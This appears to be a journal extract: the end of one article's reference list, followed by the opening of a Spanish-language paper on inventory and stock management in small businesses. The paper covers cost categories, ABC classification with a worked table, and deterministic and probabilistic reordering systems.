10. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems (pp. 19-24). ACM.
11. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
12. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
13. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
14. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
15. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
16. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
17. Chamoso, P., Rivas, A., Martín-Limorti, J. J., & Rodríguez, S. (2018). A Hash Based Image Matching Algorithm for Social Networks. In Advances in Intelligent Systems and Computing (Vol. 619, pp. 183–190). https://doi.org/10.1007/978-3-319-61578-3_18
18. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
19. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., ... Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. PLoS ONE, 9(7). <https://doi.org/10.1371/journal.pone.0102744>
20. Corchado, J. M., & Fyfe, C. (1999). Unsupervised neural method for temperature forecasting. Artificial Intelligence in Engineering, 13(4), 351–357. [https://doi.org/10.1016/S0954-1810\(99\)00007-2](https://doi.org/10.1016/S0954-1810(99)00007-2)
21. Corchado, J., Fyfe, C., & Lees, B. (1998). Unsupervised learning for financial forecasting. In Proceedings of the IEEE/IAFE/INFORMS 1998 Conference on Computational Intelligence for Financial Engineering (CIFER) (Cat. No.98TH8367) (pp. 259–263). <https://doi.org/10.1109/CIFER.1998.690316>
22. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. Logic Journal of the IGPL, 20(4), 689–698. <https://doi.org/10.1093/jigpal/jzr021>

23. Daniel Fuentes, Rosalía Laza, Antonio Pereira (2013). Intelligent Devices in Rural Wireless Networks. *DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 4
24. Di Mascio, T., Vittorini, P., Gennari, R., Melonio, A., De La Prieta, F., & Alrifai, M. (2012, July). The Learners' User Classes in the TERENCE Adaptive Learning System. In 2012 IEEE 12th International Conference on Advanced Learning Technologies (pp. 572-576). IEEE.
25. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. *Advanced Engineering Informatics*, 16(3), 165–178. [https://doi.org/10.1016/S1474-0346\(02\)00008-3](https://doi.org/10.1016/S1474-0346(02)00008-3)
26. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. *International Journal of Intelligent Systems*, 16(4), 571–586. <https://doi.org/10.1002/int.1024>
27. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. *Expert Systems with Applications*, 41(4 PART 1), 1189–1205. <https://doi.org/10.1016/j.eswa.2013.08.003>
28. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. *Sensors (Basel)*, 18(5), 1633-1633. doi:10.3390/s18051633
29. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. *Sensors*, 18(3), 861.
30. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. *Sensors (Basel)*, 18(3), 865-865. doi:10.3390/s18030865
31. Hoon Ko, Kita Bae, Goreti Marreiros, Haengkon Kim, Hyun Yoe, Carlos Ramos (2014). A Study on the Key Management Strategy for Wireless Sensor Networks. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 3
32. Hugo López-Fernández, Miguel Reboiro-Jato, José A. Pérez Rodríguez, Florentino Fdez-Riverola, Daniel Glez-Peña (2016). The Artificial Intelligence Workbench: a retrospective review. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 1
33. Javier Gómez, Xavier Alamán, Germán Montoro, Juan C. Torrado, Adalberto Plaza (2013). AmlCog – mobile technologies to assist people with cognitive disabilities in the work place. *DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 4
34. Jose-Luis Jiménez-García, David Baselga-Masia, Jose-Luis Poza-Luján, Eduardo Munera, Juan-Luis Posadas-Yagüe, José-Enrique Simó-Ten (2014). Smart device definition and application on embedded system: performance and optimization on a RGBD sensor. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 1
35. Leonardo Ochoa-Aday, Cristina Cervelló-Pastor, Adriana Fernández-Fernández (2016). Discovering the Network Topology: An Efficient Approach for SDN. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 2
36. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In *FUSION 2014 - 17th International Conference on Information Fusion*. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f>
37. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In *FUSION 2014 - 17th International Conference on Information Fusion*. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0>
38. Lima, A. C. E. S., De Castro, L. N., & Corchado, J. M. (2015). A polarity analysis framework for Twitter messages. *Applied Mathematics and Computation*, 270, 756–767. <https://doi.org/10.1016/j.amc.2015.08.059>
39. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. *Future Generation Computer Systems*, 99, 278-294.
40. Muñoz, M., Rodríguez, M., Rodríguez, M. E., & Rodríguez, S. (2012). Genetic evaluation of the class III dentofacial in rural and urban Spanish population by AI techniques. *Advances in Intelligent and Soft Computing* (Vol. 151 AISC). https://doi.org/10.1007/978-3-642-28765-7_49

41. Paula Andrea Rodríguez Marín, Mauricio Giraldo, Valentina Tabares, Néstor Duque, Demetrio Ovalle (2016). Educational Resources Recommendation System for a heterogeneous Student Group. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
42. Ricardo Faia, Tiago Pinto, Zita Vale (2016). Dynamic Fuzzy Clustering Method for Decision Support in Electricity Markets Negotiation. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
43. Rodríguez-Fernandez J., Pinto T., Silva F., Praça I., Vale Z., Corchado J.M. (2018) Reputation Computational Model to Support Electricity Market Players Energy Contracts Negotiation. In: Bajo J. et al. (eds) Highlights of Practical Applications of Agents, Multi-Agent Systems, and Complexity: The PAAMS Collection. PAAMS 2018. Communications in Computer and Information Science, vol 887. Springer, Cham
44. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12
45. Rodríguez, S., Tapia, D. I., Sanz, E., Zato, C., De La Prieta, F., & Gil, O. (2010). Cloud computing integrated into service-oriented multi-agent architecture. IFIP Advances in Information and Communication Technology (Vol. 322 AICT). https://doi.org/10.1007/978-3-642-14341-0_29
46. Sittón, I., & Rodríguez, S. (2017). Pattern Extraction for the Design of Predictive Models in Industry 4.0. In International Conference on Practical Applications of Agents and Multi-Agent Systems (pp. 258–261).
47. Víctor Corcoba Magaña, Mario Muñoz Organero (2014). Reducing stress and fuel consumption providing road information. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
48. Víctor Parra, Vivian López, Mohd Saberi Mohamad (2014). A multiagent system to assist elder people by TV communication. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2

Gestión logística en las PYMEs

Manuel-Jesús Prieto Martín ¹

¹ Telefónica Investigación y Desarrollo, Spain
mjprieto@telefonica.es

Resumen: El control de los inventarios es una de las actividades más complejas, ya que es necesario conciliar intereses en conflicto. Por ejemplo; desde el punto de vista de ventas, lo mejor sería disponer de la mayor cantidad posible de artículos, para responder a la demanda de los clientes. Sin embargo, al deseo de ventas se contraponen los aspectos financieros y el de manejo de almacenes. Con el advenimiento de las computadoras personales, es ahora mucho menos complicado y desde luego más ágil, la obtención del punto de equilibrio entre los dos elementos más importantes de cualquier negocio que obtenga sus ingresos a través de la venta de bienes. Estas dos modalidades, son el nivel de servicio al cliente y el valor de los inventarios en existencia. Es tan importante el valor de los inventarios, que llega a representar entre un 25% y un 30% del activo circulante de las empresas, por lo que, una atención minuciosa a tal rubro es indispensable, si se desea una marcha exitosa. Para lograr una eficaz administración de inventarios, se deben establecer unas bases desde el principio y este capítulo indica cómo hacerlo.

Palabras clave: Web semantica

Abstract. Inventory control is one of the most complex activities, as it is necessary to reconcile conflicting interests. For example, from a sales point of view, it would be best to have as many items as possible to respond to customer demand. However, the desire for sales is opposed to the financial aspects and the management of warehouses. With the advent of personal computers, it is now much less complicated and certainly more agile to obtain the point of balance between the two most important elements of any business that obtains its income through the sale of goods. These two modalities are the level of customer service and the value of existing inventories. The value of the inventories is so important that it represents between 25% and 30% of the current assets of the companies, so a meticulous attention to such item is indispensable if a successful march is desired. To achieve effective inventory management, a foundation must be established from the beginning and this chapter indicates how to do it.

Keywords: Semantic Web

1 Gestión de stocks

1.1 Generalidades sobre los inventarios o stocks

El control de los inventarios es una de las actividades más complejas, ya que es necesario conciliar intereses en conflicto. Por ejemplo; desde el punto de vista de ventas, lo mejor sería disponer de la mayor cantidad posible de artículos, para responder a la demanda de los clientes. Sin embargo, al deseo de ventas se contraponen los aspectos financieros y el de manejo de almacenes.

Con el advenimiento de las computadoras personales, es ahora mucho menos complicado y desde luego más ágil, la obtención del punto de equilibrio entre los dos renglones más importantes de cualquier negocio que obtenga sus ingresos a través de la venta de bienes.

Estas dos modalidades, son el nivel de servicio al cliente y el valor de los inventarios en existencia. Es tan importante el valor de los inventarios, que llega a representar entre un 25% y un 30% del activo circulante de las empresas, por lo que, una atención minuciosa a tal rubro, es indispensable, si se desea una marcha exitosa [1-5].

Para lograr una eficaz administración de inventarios, se deben establecer unas bases desde el principio.

1.1.1 Definir Objetivos.

Los objetivos más comunes son:

- a) Tener el mínimo de inversión en existencia de cualquier tipo. (Producto terminado, producción en proceso, materias primas).
- b) Mantener el nivel de existencia de productos terminados, de acuerdo con demanda de los clientes, para ofrecer un servicio óptimo.
- c) Descubrir y tomar decisiones con materiales o productos que no tengan movimiento, o que estén deteriorados.
- d) Establecer una adecuada custodia en los almacenes, para evitar fugas, despilfarros o maltrato por descuido.
- e) Estar alerta a los cambios en la demanda del mercado.

1.1.2 Definir Políticas.

La mayoría de las empresas, tienen políticas tales como:

- a) Determinar si sus ventas serán sobre pedido o se mantendrán existencias en almacenes, a disposición de los clientes.
- b) Definir niveles de existencia por estacionalidad del mercado.
- c) Es necesario determinar si habrá un solo almacén, o si habrá varios en diversos puntos de la localidad.
- d) Deben definirse políticas de compras anticipadas por riesgos de escasez o por conocimiento de futuras alzas de precios.

1.1.3 Desarrollo de planes y normas

De acuerdo con los objetivos y las políticas que se hayan establecido, se deben formalizar los planes de acción:

- a) Desarrollo de planes a corto, mediano y largo plazo.
- b) Planes de ocupación de personal en lapsos de bajas o altas ventas.
- c) Adopción de normas para la periodicidad de compra de cada producto.
- d) Determinación de normas para los puntos económicos de compra.
- e) Establecimiento de normas de costos de abastecimiento, de mantenimiento de existencias en los almacenes y por pérdidas en ventas por no surtir los pedidos en cantidad y tiempo.

Una vez que los planes de acción hayan sido establecidos, deberán implementarse mediante los siguientes procedimientos:

- a) Sistema de máximos y mínimos.
- b) Sistema para nivelar las cantidades de los inventarios de seguridad.
- c) Sistema para el control de los materiales de acuerdo a su valor.
- d) Sistema de control de entradas y salidas de cualquier tipo de material.
- e) Registros estadísticos.
- f) Procedimiento para determinar lotes económicos de compra.
- g) Procedimiento para calcular ventajas o desventajas de descuentos por volumen de compra.

Debe disponerse asimismo, de un sistema continuo y constante de retroinformación de resultados, de análisis y evaluación de la retroalimentación de medidas correctivas.

1.2 Costes asociados a los inventarios

El objetivo primordial de la dirección con respecto a los abastecimientos y al control de inventarios, consiste en definir políticas y reglas de decisión con miras a establecer los sistemas que tienden a reducir al mínimo los costos siguientes:

1. Los que dependen, en volumen y valor, del tamaño de la compra, o sea, lo que llamamos lote económico de compra.
2. Aquellos que dependen de la secuencia, la programación de cargas de máquinas, del tiempo de preparación de órdenes de producción y del tiempo de preparación de máquinas, cuando el volumen de producción afecta estos factores; es decir, el lote económico de fabricación.

En la administración de los inventarios de materiales o de las partes componentes que sean adquiridas mediante compras o por manufactura propia, se requiere tomar decisiones de cuánto y de cuando hay que pedir para reabastecer las existencias.

1.2.1 Costo unitario

Generalmente el costo unitario es:

- a) En lo que respecta materiales, el precio de compra más el costo de adquisición. Estos costos pueden ser por concepto de fletes, gastos aduanales, etc. y
- b) En relación con los productos terminados, la suma de sus costos directos e indirectos de fabricación.

El costo unitario es un factor básico para determinar el valor de cada unidad en un inventario. Como vimos al hablar del sistema de clasificación A, B, C, el costo unitario es un elemento fundamental para el cálculo de los distintos porcentajes de valor de cada clase; también será básico para la fórmula del lote económico de compra.

1.2.2 Costo de pedidos

Este uno de los factores empleados en las fórmulas del lote económico de compra o de producción.

El costo de preparación o de pedido de compra es la suma de todos los gastos anuales inherentes al abastecimiento de materias primas y materiales, dividida entre el número de pedidos de compra al año.

1.2.3 Costo de almacenamiento

Los costos anuales de almacenamiento de existencias se expresan como un porcentaje del promedio anual del valor de inventario; incluyen gastos de caja, así como costos intangibles pero reales como los siguientes:

- Intereses sobre el capital invertido en las existencias.
- El valor del espacio ocupado por los almacenes en relación con el valor del espacio total de la planta.
- Sueldos y prestaciones del personal que interviene en las zonas de recibo, de almacenamiento y embarque.
- El costo de primas de seguros por el local y el valor de las existencias.
- El costo de depreciación de las instalaciones de los equipos de almacenamiento y de movimiento de materiales.
- Costos por mermas y obsolescencia. - Mantenimiento de las instalaciones, impuestos y otros gastos.

1.2.4 Costo de mantenimiento e inventario

Este es un costo que varía según el volumen almacenado y el costo unitario del material o producto que se emplea como uno de los factores de las fórmulas del lote económico de compra y del lote económico de producción. El porcentaje obtenido en el costo de almacenamiento, multiplicado por costo unitario del material o producto, nos da el costo de mantenimiento de existencias en los almacenes.

1.2.5 Costo total incremental

Es la suma de los costos de preparación y de almacenamiento. En la fórmula del lote económico varía de acuerdo con los distintos tamaños de lote y con las veces de adquisición anuales.

1.2.6 Costo de faltante

Es lo que cuestan el no surtir un producto a un cliente. En este volumen únicamente el costo de faltante, se toma como el margen de utilidad entre el costo del producto y su precio de venta. Los costos intangibles, como la pérdida de los clientes o de imagen en el mercado, no se consideran en los cálculos.

1.2.7 Costo de excedente

Es el valor costo de almacenamiento aplicado a un producto que permanece en exceso en el almacén, por no venderse.

1.3 Gestión de stocks y Just-in-time

1.3.1 Sistema de selectividad a,b,c

Este sistema tiene como finalidad reducir el tiempo, el esfuerzo y el costo del control de los inventarios.

La filosofía fundamental del sistema sencillamente dice: "muchas veces cuesta más el control que el valor de lo controlado". De ahí parte el principio de separar las partidas en inventario, según su valor e importancia, en tres clases:

- A. Incluye los artículos que por su alto costo de adquisición, por su alto valor en inventario, por su utilización como material crítico o debido a su aportación directa a las utilidades, merecen un 100% de estricto control.
- B. Comprende aquellos artículos que por ser de menor costo, valor e importancia, su control requiere menor esfuerzo y más bajo costo administrativo.
- C. Integrada por los artículos de poco costo, poca inversión, poca importancia para ventas y producción, y que sólo requieren una simple supervisión sobre el nivel de sus existencias, para satisfacer las necesidades de ventas y producción.

Los sistemas de clasificación más comunes son:

- Por precio unitario;
- Por valor total;
- Por utilización y valor; y
- Por su aportación a las utilidades netas.

1.3.2 Sistema de utilización por valor

Esta clasificación se basa en el valor que tiene cada artículo según el resultado de multiplicar el precio unitario por su consumo promedio o esperado, o sea por su utilización.

Este sistema contiene datos más reales y confiables para el establecimiento de políticas y la toma de decisiones. Debido a que es ajeno al inventario de que se dispone al momento del análisis, la información no se ve distorsionada por el hecho de tener inventarios desbalanceados dentro de la gama de artículos en existencia [6-10].

El procedimiento para clasificación por utilización y valor, es bastante sencillo:

1. Es conveniente que cada artículo tenga; un número de clave, descripción y la unidad de medida con que se maneja ejem. ,Pieza, Kg, etc. (columnas 1,2,3)
2. Debe conocerse el costo unitario de cada artículo. (columna 4)
3. Se necesita también el consumo mensual en unidades de cada artículo, real o esperado. (columna 5)
4. Se multiplican las unidades por el costo y se tiene por lo tanto, el consumo mensual en valores (columna 6), el cual se suma para conocer el TOTAL en valores
5. Se crea una columna (No. 7), con la acumulación de los valores. De ésta manera, el valor acumulado del primer renglón será el mismo, para el renglón 1, pero el del renglón 2, será la suma del renglón 1 + el renglón 2, y así sucesivamente.
6. Se obtiene también el porcentaje de participación de cada artículo respecto del total que se ha calculado con el procedimiento descrito del punto 5 (columna 8).
7. Se crea una columna acumulando los valores porcentuales de cada renglón de tal suerte que el último renglón será el 100% (columna 9).
8. En la columna 10, se hace la separación de la clase de artículos. Una manera práctica de identificar los artículos clase A, es separar aquellos renglones que hayan quedado comprendidos hasta el 80% en la columna de valores porcentuales acumulados.

Los clase B, serán los que queden entre el 80% y el 90% de tal columna. Y los clase C, los que sobren entre 90% y el 100%.

1	2	3	4	5	6	7	8	9	10
			Costo	Cons.	VALOR	VALOR	%	%	
Ove	Descripción	UM	Unitario	Mens.	C. MENSUAL.	ACUM.	PART.	ACUM.	CLASE
1	A	Pza	\$ 571.73	44	\$ 25,155.90	\$ 25,155.90	30.1%	30.1%	A
2	B	Pza	\$ 245.00	35	\$ 8,575.00	\$ 33,730.90	10.3%	40.4%	A
3	C	Pza	\$ 289.35	20	\$ 5,787.00	\$ 39,517.90	6.9%	47.3%	A
4	D	Pza	\$ 119.23	48	\$ 5,722.80	\$ 45,240.70	6.9%	54.2%	A
5	E	Pza	\$ 125.33	40	\$ 5,013.00	\$ 50,253.70	6.0%	60.2%	A
6	F	Pza	\$ 75.13	60	\$ 4,508.00	\$ 54,761.70	5.4%	65.6%	A
7	G	Pza	\$ 68.86	60	\$ 4,131.60	\$ 58,893.30	5.0%	70.6%	A
8	H	Pza	\$ 184.30	20	\$ 3,686.00	\$ 62,579.30	4.4%	75.0%	A
9	I	Pza	\$ 139.53	24	\$ 3,348.60	\$ 65,927.90	4.0%	79.0%	A
10	J	Pza	\$ 30.55	60	\$ 1,833.00	\$ 67,760.90	2.2%	81.2%	A
11	K	Pza	\$ 78.00	20	\$ 1,560.00	\$ 69,320.90	1.9%	83.1%	B
12	L	Pza	\$ 26.40	24	\$ 633.60	\$ 69,954.50	0.8%	83.8%	B
13	M	Pza	\$ 156.18	4	\$ 624.70	\$ 70,579.20	0.7%	84.6%	B
14	N	Pza	\$ 309.10	2	\$ 618.20	\$ 71,197.40	0.7%	85.3%	B
15	O	Pza	\$ 153.75	4	\$ 615.00	\$ 71,812.40	0.7%	86.0%	B
16	P	Pza	\$ 148.63	4	\$ 594.50	\$ 72,406.90	0.7%	86.8%	B
17	Q	Pza	\$ 23.68	24	\$ 568.20	\$ 72,975.10	0.7%	87.4%	B
18	R	Pza	\$ 138.03	4	\$ 552.10	\$ 73,527.20	0.7%	88.1%	B
19	S	Pza	\$ 80.00	4	\$ 320.00	\$ 73,847.20	0.4%	88.5%	B
20	T	Pza	\$ 77.80	4	\$ 311.20	\$ 74,158.40	0.4%	88.9%	B
21	U	Pza	\$ 155.43	2	\$ 310.85	\$ 74,469.25	0.4%	89.2%	B
22	V	Pza	\$ 77.70	4	\$ 310.80	\$ 74,780.05	0.4%	89.6%	B
23	W	Pza	\$ 75.83	4	\$ 303.30	\$ 75,083.35	0.4%	90.0%	B
24	X	Pza	\$ 135.95	2	\$ 271.90	\$ 75,355.25	0.3%	90.3%	C
25	Y	Pza	\$ 67.73	4	\$ 270.90	\$ 75,626.15	0.3%	90.6%	C
26	Z	Pza	\$ 67.73	4	\$ 270.90	\$ 75,897.05	0.3%	90.9%	C

1.3.3 Sisternas determinísticos

El término determinístico, caracteriza a los procesos en los cuales un conjunto de sucesos variables produce exactamente los mismos valores cada vez que ese proceso se repite.

Por ejemplo, si se ha determinado que el costo de un pedido de compra es siempre de \$300.00, dos pedidos al año tendrán un costo anual de \$600.00 y 12 pedidos al año un costo anual de \$3,600.00. En estos ejemplos no interviene la incertidumbre si se tienen la certeza del precio y de los tamaños del lote o del número de pedidos.

El lote económico de compra constituye un método determinístico que sirve de base para la toma de decisiones por lo que respecta a cuánto comprar o reabastecer. Las decisiones acerca de las cantidades de adquisición, o sea sobre el tamaño del pedido de compra, deben cubrir tres objetivos:

- Reducir al mínimo el nivel del valor total del inventario.
- Reducir al mínimo la incidencia de faltantes.
- Reducir los gastos de adquisición y de almacenamiento,

La realización de estos objetivos ha constituido siempre un problema para decidir cuánto comprar. Las determinantes de este problema son ambivalentes, ya que almacenar grandes cantidades requiere más almacenamiento y aumenta el costo del mismo, pero al mismo tiempo requiere menos órdenes y reduce el costo de las órdenes. Cuando se ordenan pequeñas cantidades se produce justamente los efectos contrarios.

La administración habrá de procurar un equilibrio entre estos dos costos. Si se compran pequeños lotes, la frecuencia de pedidos aumenta el trabajo y, consecuentemente, los gastos en los departamentos de compras, recibo, control de calidad, contabilidad y pagos. En cambio la frecuencia de los pedidos de lotes más grandes es menor y en tal caso los costos se reducen.

Pero, por otro lado, entre mayor es el tamaño de los lotes más alto es el costo de almacenarlos, por la inversión en su valor, por ocupar espacio adicional, o emplear más personal, etc.

De la misma manera, lotes pequeños disminuyen estos costos. Los cálculos del lote económico de compra resuelven este problema y determinan cuánto comprar y la cantidad más ventajosa para la empresa. Tal equilibrio se determinará mediante análisis y cálculos, y se alcanzará cuando los dos costos sean iguales [11-15].

1.3.3.1 Costo de almacenamiento

Manejar y mantener existencias en los almacenes cuesta; por tanto, a mayor cantidad almacenada, de cualquier artículo o material, mayor es el incremento de su costo por unidad anual. Es importante considerar que cada peso invertido en inventarios representa réditos sobre el capital, ya que si el dinero se encontrara en alguna institución bancaria o en algún tipo de títulos, estaría produciendo un interés. Asimismo, estará ocupando un espacio que significa también el pago de una renta.

Se requerirá personal para el mantenimiento de este inventario. La mercancía además, estará protegida por un seguro que representa el pago de una prima. Igualmente se pagan impuestos sobre la inversión.

Otros riesgos que es necesario considerar son los de obsolescencia y desperdicio y que serán mayores a medida que las cantidades almacenadas sean más altas.

1.3.3.2 Costo del pedido

Cada vez que se formula un pedido de compra se gasta tiempo y, por consecuencia, dinero en todos los departamentos que intervienen en él.

Para obtener el costo de pedir, se acostumbra sumar los gastos anuales de los departamentos que intervienen en elaboración de un pedido y se divide el importe entre el número de pedidos por año. De ésta manera, se obtiene el costo unitario por pedido de compra.

Para los cálculos que determinan el lote económico de compra pueden emplearse los siguientes métodos:

1. Técnica de tabulación a un solo precio unitario;
2. Técnica de tabulación con descuentos por volumen de compra;
3. Técnica gráfica, y
4. Técnicas de derivación.

Tabulación a un solo precio unitario es el método recomendado, por su sencillez. es importante observar que ambos costos, el de pedido y de almacenamiento son iguales; en algunos casos no lo son, pero su diferencia debe ser mínima o, como se dice matemáticamente, con tendencia a cero (0).

2 Sistemas probabilísticos

El término probabilístico es la expresión cuantitativa que comprende la asignación de valores numéricos a sucesos que tienen la posibilidad de ocurrir y dependen de fenómenos de la naturaleza o de variables inherentes a un proceso que no son controlables.

Los sistemas probabilísticos servirán para determinar:

- a) El punto de reorden por ciclo fijo y cantidad de adquisición variable;
- b) El punto de reorden de cantidad fija y período de abastecimiento variable;
- c) El índice confiable de la incidencia de faltantes, y
- d) La incidencia de faltantes permisible, como factor más económico en los puntos de reorden.

Estos factores contribuyen a alcanzar los siguientes objetivos:

1. Programar los planes y las actividades para obtener los datos más confiables para tomar una decisión.
2. Organizar y analizar los datos de tal manera que se obtenga de ellos la máxima información.
3. Establecer o señalar las relaciones entre causa y efecto.
4. Conseguir la confiabilidad de las conclusiones tomadas.
5. Supervisar las tendencias y los procesos. Por otra parte, las técnicas estadísticas permiten:
 - 5.1. Conocer el número de observaciones o ciclos que deben tomarse o en la cantidad suficiente para llegar a conclusiones satisfactorias de precisión y confiabilidad.
 - 5.2. Resumir una gran masa de datos sobre hechos pasados u observados para resolver un problema.
 - 5.3. Extraer información esencial de grandes masas de datos y reducir así la cantidad de datos que deban obtenerse.
 - 5.4. Reducir riesgos por incertidumbres de la variabilidad, que son inherentes a la mayoría de los procesos, materiales, actividades y condiciones de trabajo.
 - 5.5. Reforzar con estimaciones calculadas el criterio y la interpretación de resultados experimentales.
 - 5.6. Eliminar la simple adivinanza o corazonada en situaciones donde se puede calcular la probabilidad de que suceda un evento o resultado deseado.
 - 5.7. Fijar límites de precisión en datos muestreados y analizados.
 - 5.8. Fijar límites de control a los grados de precisión de operaciones.

En el sistema determinístico del lote económico de compra, la cantidad y la frecuencia en número de veces son fijas. Ahora Hay que considerar fluctuaciones aleatorias en la demanda, en las entregas de los proveedores, en corridas de producción y otros factores imponderables; éstos no podrán controlarse con certeza pero sí podrán medirse y pronosticarse para limitar los riesgos en la toma de decisiones sobre el abastecimiento y el control de materiales y productos.

Las variables del sistema que pueden ser manejadas por la administración para desarrollar un sistema de control son: el tamaño de una reposición o reorden, la frecuencia de reabastecimiento, el pronóstico de los niveles de consumo y el método de retroinformación.

Dos sistemas son básicos para establecer los períodos de reabastecimiento:

1. Cantidad fija y tiempo variable, y
2. Tiempo fijo y cantidad variable.

2.1.1.1 Sistema de cantidad fija y tiempo variable.

De acuerdo con este sistema, cada vez que se requiere reabastecer un material o un producto se ordena la misma cantidad. La frecuencia de las órdenes es variable debido a las fluctuaciones del consumo en las existencias.

2.1.1.2 Sistema de tiempo fijo y cantidad variable.

En este sistema los ciclos de abastecimiento están controlados por períodos preestablecidos. La periodicidad puede ser semanal, quincenal, mensual o de acuerdo con cualquier otro ciclo. Sin embargo el tamaño de la orden varía en cada ciclo para absorber las fluctuaciones del consumo entre un período y otro.

2.1.2 Métodos avanzados


Existe una gran controversia sobre si las herramientas más sofisticadas y complejas de previsión, como **Box-Jenkins** (BJ) y **Redes Neuronales** (NN), ofrecen en la práctica unos mejores resultados en sus previsiones que las técnicas más elementales y sencillas, como las **medias móviles** (MM) o el **alisado exponencial** (AE).

La metodología de Box-Jenkins de previsión (1970) consiste en encontrar un modelo matemático que represente el comportamiento de una serie temporal de datos, de modo que para hacer previsiones no haya más que introducir en dicho modelo el periodo de tiempo para el cual se quiere hacer la previsión.

